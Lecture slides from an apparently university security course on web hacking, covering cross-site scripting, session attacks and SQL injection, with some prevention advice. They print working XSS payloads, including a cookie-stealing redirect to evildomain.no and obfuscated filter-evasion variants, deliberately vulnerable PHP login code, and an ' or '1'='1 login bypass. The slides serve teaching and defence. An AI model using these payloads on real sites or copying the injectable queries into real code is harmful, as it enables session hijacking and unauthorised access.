

TTM4175 Introduction to Communication Technology and data security

Web hacking 2.



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Lecture Overview

- What is Cross Site Scripting (XSS) and how to exploit it
- What is Cross Site Request Forgery and how to exploit it
- What is the session variable and what kind of attacks exist related to sessions
- What is SQL injection
- Types of SQL injection exploitations
- File inclusion exploitation

Cross Site Scripting (XSS)

Cross Site Scripting (XSS) is a frequently appearing web related vulnerability. If the website accepts input from the user without proper validation or encoding then the attacker can inject client side code to be executed in the browser.

Simple example: <http://jabba.hackingarena.no:816/xss/1.php>



Family name:

First name:

Male ☒

Female ☐

Welcome I don't tell!

Family name:

First:

Missing input validation!

```
<?php
if (isset($_POST["famname"]))
{
    print("welcome ". $_POST["famname"]. "!");
}
?>
```

php code

```
<form action="form.php" method="post">
<table width=100 >
<tr><td>Family name:</td>
<td><input type="text" name="famname" value=""/></td></tr>
<tr><td>First name:</td>
<td><input type="text" name="firname" value=""/></td></tr>
<tr><td>Male</td>
<td><input type="radio" name="nem" value="Male"></td></tr>
<tr><td>Female</td>
<td><input type="radio" name="nem" value="Female"></td></tr>
<tr><td><input type="submit" value="Submit" /></td></tr>
</table>
</form>
```

html form

Cross Site Scripting (XSS)

Without validation the attacker can provide

- Html elements
- Javascripts

Javascript can overwrite the website content, redirect the page or access browser data e.g. the cookies.

The image shows two browser windows side-by-side, both at the URL 193.225.218.118/form.php.

Left Window (Input Form):

- Family name:
- First name:
- Gender: ☒ Male, ☐ Female
- Submit button

Right Window (Output Page):

- Header: Welcome [nrk](http://vg.no)!
- Form fields: Family name, First name (empty)
- Gender: ☐ Male, ☐ Female
- Submit button

What is possible with XSS and what is not?

- Attacker can provide any html element including javascript
- Redirect the page to another site to mislead the user
- Rewrite the document content (defacing the site) to mislead the user
- Get the cookie variables (if they're not protected with *HTTPOnly*), e.g. the session variables for session hijacking, authentication cookies
- Keylogging: attacker can register a keyboard event listener using *addEventListener* and then send all of the user's keystrokes to his own server
- Phishing: the attacker can insert a fake login form into the page to obtain the user's credentials
- Launch browser exploits

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
- Local files of the clients are NOT accessible

XSS redirection

Redirection is possible with e.g. the javascript document.location syntax:

Examples:

- `<script>document.location="http://nrk.no"</script>`
- `<SCRIPT>document.location="http://nrk.no"</SCRIPT>>`
- ``
- `<BODY ONLOAD=document.location='http://nrk.no'>`



XSS page rewrite

Rewriting the page is possible with e.g. the javascript *document.body.innerHTML* syntax:

- `<script>document.body.innerHTML = 'This is a new page';</script>`

Some initial text

Family name:

First name:

Male ☐

Female ☐



http://193.225.218.118/form.php x +

193.225.218.118/form.php

This is a new page!

Family name:

First name:


Male ☐

Female ☐

XSS cookie stealing

The cookies contain the session variables (see later). If the attacker manages to steal the cookie with the session variable then he can carry out session fixation to obtain the victim's data. Example:

- `<script>alert(document.cookie)</script>`
- `<script>document.location='http://evildomain.no/getcookie?cookie='+document.cookie</script>`



http://193.225.218.118/form.php x +

193.225.218.118/form.php

Some initial text

Family name:

First name:

Male ☐

Female ☐

XSS filter evasion

Server side scripts can filter out XSS attacks with proper input validation. E.g. if the `<script>` keyword is replaced by `***antihacker***` then the attacker needs to find another way to execute scripts, etc.

- Alternative ways for executing javascript:

```
<svg/onload=alert('XSS')>,  
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
```

- Attacker can write characters in a special format to avoid filtering:

Decimal HTML character: `j j`

Hexadecimal HTML character: `j`

- Base64 encode

```
eval(atob(...));
```

- iframe

```
<iframe srcdoc="<img src=x:x onerror=alert('XSS');>  
<iframe srcdoc="<img src=x:x onerror=eval(atob('YWxlc nQoJ1hTUy c pOw=='))>
```

XSS filter evasion

Examples:

- `<script>alert(String.fromCharCode(88,83,83))</script>`
- ``
- ``
- ``

Details:

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

XSS filter evasion

More examples:

- `<iframe srcdoc="">`
- `<iframe srcdoc="">`
- `<iframe srcdoc="%26lt%3Bimg%20src%26equals%3Bx%3Ax%20onerror%26equals%3Beval%26lpar%3Batob%26lpar%3B%27ZG9jdW1lbnQubG9jYXRpb249Imh0dHBzOi8vd3d3LnBvdGF0b3BsYS5uZXQveHNzP2Nvb2tpZT0iK2VuY29kZVVSSShkb2N1bWVudC5jb29raWUpOw%3D%3D%27%26rpar%3B%26rpar%3B%26gt%3B"`


XSS in URL

If the vulnerable input parameter is passed in the URL then the XSS payload is placed in the url. It is a perfect way to send misleading links.

[http://193.225.218.118/form3.php?family=<script>alert\('XSS'\);</script>](http://193.225.218.118/form3.php?family=<script>alert('XSS');</script>)

The previous link can be very suspicious since the link contains the script element. Encoding the XSS payload part of the link makes it more credible:


http://193.225.218.118/form3.php?family=%3Ciframe%20srcdoc=%22%26lt%3Bimg%20src%26equals%3Bx%3Ax%20onerror%26equals%3Beval%26lpar%3Batob%26lpar%3B%27ZG9jdW1lbnQubG9jYXRpb249Imh0dHBzOi8vd3d3LnBvdGF0b3BsYS5uZXQveHNzP2Nvb2tpZT0iK2VuY29kZVVSSSHkb2N1bWVudC5jb29raWUpOw%3D%3D%27%26rpar%3B%26rpar%3B%26gt%3B



XSS in HTTP header

Hackers try to discover ways of injecting code in areas commonly overlooked by developers and totally transparent to the client user. The Cross Site Scripting can be sent in the HTTP header too.

Example: Oracle's HTTP server vulnerability:



XSS types

- **DOM based XSS:** The data flow never leaves the browser, classical example: the source is a html element, the result is a sensitive method call.
- **Stored XSS :** The user input is stored on the target server, such as in a database, in a message forum, visitor log. The victims will retrieve the xss through the web site.
- **Reflected XSS:** The user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request.
- **Client Side XSS:** The malicious data is used to fire a JavaScript call
- **Server Side XSS:** The malicious data is sent to the server and the server sends it back without proper validation

XSS case studies



<https://www.acunetix.com/blog/news/full-disclosure-high-profile-websites-xss/>

Prevention against XSS

- **Escaping user input**

User input and key characters have to be escaped received by a web page so that it couldn't be interpreted in any malicious way. Disallow specific characters – especially < and > characters – from being rendered.

E.g. < is converted into <

- **Filtering**

It is like escaping, but instead of replacing the control character, it will be simply removed.

- **Input validation**

Validating input is the process of ensuring an application is rendering the correct data and preventing malicious data from doing harm to the site, database, and users. Comparing the input against a whitelist or regexp.


- **Sanitizing input**

Changing unacceptable user input to an acceptable format (all previous 3)

XSS exploitation tools

Automatic vulnerable scanners such as OpenVAS can detect Cross Site Scripting vulnerabilities but cannot exploit them. Special tools exist for the exploitation:

- **OWASP Xenotix XSS Exploit Framework**



- **XSSer (installed in Kali)**
- **XSS-Proxy**

Session related attacks – What is the session variable?

A user's session with a web application begins when the user first launch the application in a web browser. Users are assigned a unique session ID that identifies them to your application. The session should be ended when the browser window is closed, or when the user has not requested a page in a “very long” time.



PHP session management example:

```
<?php
session_start();
$_SESSION['myvar']='myvalue'; ?>
```

```
<?php
session_start();
if(isset($_SESSION['myvar'])) {
    if($_SESSION['myvar'] == 'myvalue') {
        ... } } ?>
```

Session related attacks

The session can be compromised in different ways:

- **Predictable session token**

The attacker finds out what is the next session id and sets his own session according to this.

- **Session sniffing**

The attacker uses a sniffer to capture a valid session id

- **Client-side attacks (e.g. XSS)**

The attacker redirects the client browser to his own website and steals the cookie (Javascript: document.cookie) containing the session id

- **Man-in-the-middle attack**

The attacker intercepts the communication between two computers (see later: internal network hacking)

- **Man-in-the-browser attack**


Session related attacks - protections

The session variable should be stored in the cookies. Since only the session id identifies the user, additional protection such as geoip significantly decreases the chance for the session id to be stolen. For protecting the session id there are several options:

- **Using SSL/TLS:** if the packet is encrypted then the attacker cannot obtain the session id
- **Using HTTPOnly flag:** additional flag in the response header that protects the cookie to be accessed from client side scripts
- **Using Geo location:** Bonding the session id to ip address is a bad idea, because the ip of a user can be changed during the browsing (dynamic ip addresses especially for mobile clients). But checking geo locations is a good mitigation

Session related attacks

Session ids should be stored in the cookies. Why it is a bad idea to pass the session id as a GET parameter or store it in the url?




- The attacker can read it through the screen (shoulder surfing social engineering)
- The user can send the session variable accidentally by copying the url

The session should be expired after there's no user interaction. If the session expires after a long time or never then the attacker has time to brute force the session variables.

The optimal session expiry time depends on the type of the website. 30 minutes is generally a good value, it shouldn't be more then 6 hours.

Structured Query Language (SQL)

Dynamic websites can use large amount of data. If a website stores e.g. the registered users then it is necessary to be able to save and access the data quickly. In order to have effective data management data are stored in different databases where they are organized and structured. One of the most popular databases is the relational database. The relational databases have tables where each column describes a characteristics and each row is a new data entry. The tables are connected to each other through the columns. Example:



Structured Query Language (SQL)

For accessing or modifying or inserting data the database query languages are used. SQL (Structured Query Language) is the most popular language to manipulate the database content. SQL has a special syntax and operates with the following main commands:

- **SELECT** - extracts data from a database
- **UPDATE** - updates data in a database
- **DELETE** - deletes data from a database
- **INSERT INTO** - inserts new data into a database
- **CREATE DATABASE** - creates a new database
- **ALTER DATABASE** - modifies a database
- **CREATE TABLE** - creates a new table
- **ALTER TABLE** - modifies a table
- **DROP TABLE** - deletes a table
- **CREATE INDEX** - creates an index (search key)
- **DROP INDEX** - deletes an index

SQL command examples


- `SELECT EmployeeID, FirstName, LastName, HireDate, City FROM Employees`
- `SELECT * FROM Employees`
- `SELECT EmployeeID, FirstName, LastName, HireDate, City FROM Employees WHERE City = 'London'`
- `SELECT column1, column2, ...
FROM table_name
WHERE columnN LIKE pattern;`
- `SELECT column_name(s) FROM table1
UNION
SELECT column_name(s) FROM table2;`
- `SELECT * FROM Employees limit 10 offset 80`

An sql tutorial can be found here: <https://www.w3schools.com/sql/default.asp>

SQL functional diagram

In order to use databases a db sever (e.g. mysql, postgresql, oracle) should be run that is accessible by the webserver. It can be on the same computer (the db is running on localhost or on an other computer).

Since the website needs to access and modify the database, all server side script languages support database commands e.g. database connect, database query.



SQL with php example

Php uses the
mysql_connect,
mysql_select_db,
mysql_query,
mysql_num_rows
mysql_fetch_array
Etc. commands



incorrect login

Name:	<input type="text" value="admin"/>
Password:	<input type="text" value="12345"/>
<input type="button" value="Submit"/>	

```
<?php
if (isset($_POST["username"]))
{
    // set your information.

    $host      =      [REDACTED];
    $user      =      'root';
    $pass      =      [REDACTED];
    $database  =      'teszt';

    // connect to the mysql database server.      Connect to database
    $connect = @mysql_connect ($host, $user, $pass);
    @mysql_select_db($database,$connect) or die( "Unable to select database");

    if ( $connect )
    {
        sql query      $result = mysql_query("SELECT * FROM Tabla1
                        where email='".$_$_POST["username"]."' AND pass  = '".$_$_POST["passwd"]."'");
                        $num_rows = mysql_num_rows($result);

                        if ($num_rows>0)
                        {
                            printf("<br>Successful login");
                        }
                        else printf("<br>incorrect login");

                        //mysql_close($connect);

                        }
                        else {
                            trigger_error ( mysql_error(), E_USER_ERROR );
                        }
                    }
}
?>
```


evaluation of query

```
<form action="sql.php" method="post">
<table width=100 >
<tr><td>Name:</td>
<td><input type="text" name="username" value=""/></td></tr>
<tr><td>Password:</td>
<td><input type="text" name="passwd" value=""/></td></tr>
<tr><td><input type="submit" value="Submit" /></td></tr>
</table>
</form>
```


html form

SQL practice: Check your sql command

The following script prints out the generated sql query (it is only for demonstration, that never happens with real websites)




A screenshot of a web browser window with the address bar showing '193.225.218.118/sql2.php'. The page displays the generated SQL query: `SELECT * FROM Tabla1 Where email='admin' AND pass='12345'`. Below the query, there are input fields for 'Name' (containing 'admin') and 'Password' (containing '12345'), and a 'Submit' button. Red arrows point from the input fields to the corresponding parts of the SQL query: from 'admin' to 'email='admin'' and from '12345' to 'pass='12345''.



A screenshot of a web browser window with the address bar showing '193.225.218.118/sql2.php'. The page displays the generated SQL query: `SELECT * FROM Tabla1 Where email='admin' AND pass='12345"`. The closing single quote is missing, and a red circle highlights the double quote at the end of the password string. Below the query, there are input fields for 'Name' (containing 'admin') and 'Password' (containing '12345'), and a 'Submit' button. The text 'SQL syntax error' is written in red to the right of the query.

Simple sql injection exploitation

The easiest case of sql injection is when we have a direct influence on an action. Using the previous example we can modify the sql query to be true and allow the login. With the ' or '1'='1 (note that the closing quotation mark is deliberately missing, it will be placed by the server side script before the execution) the sql engine will evaluate the whole query as true because 1 is equal to 1 (1 now is a string not a number)



The screenshot shows a web browser window with the address bar displaying '193.225.218.118/sql2.php'. Below the address bar, the SQL query 'SELECT * FROM Tabla1 Where email='admin' AND pass='12345' or '1'='1'' is visible. The text 'Successful login' is circled in red. Below the query, there are input fields for 'Name:' (containing 'admin') and 'Password:' (containing '12345' or '1'='1'). A 'Submit' button is located below the password field.

```
SELECT * FROM Tabla1 Where email='admin' AND pass='12345' or '1'='1'
```

Successful login

Name: admin

Password: 12345' or '1'='1

Submit

Normally attackers have to face much more complex exploitation. Usually the attacker has only indirect influence on the website action.

Simple sql injection exploitation

If the server side query is more complex then the attacker will have to provide more sophisticated input:

```
if ( $connect )
{

    $result = mysql_query("SELECT * FROM Tabla1 where
    email='".$$_POST["username"]."' AND pass  = '".$$_POST["passwd"]."'");

    $num_rows = mysql_num_rows($result);

    if ($num_rows==1)
    {
        printf("<br>Successful login");
        printf("Here's the flag:");
    }
    else printf("<br>incorrect login");

    //mysql_close($connect);
}
else {
    trigger_error ( mysql_error(), E_USER_ERROR );
}
```

Name:

Password:

The previous solution does not work anymore, because the script only accepts the input when there's only one row result (Note, the attacker can't see the server side script, but he can guess).

How to modify the query to have only one row as result?

Type of sql injection exploitations

Based on the situation how the attacker can influence the server side sql query and the sql engine settings (what is enabled by the configuration and what is not) the attacker can choose from the following methods:

- **Boolean based blind**

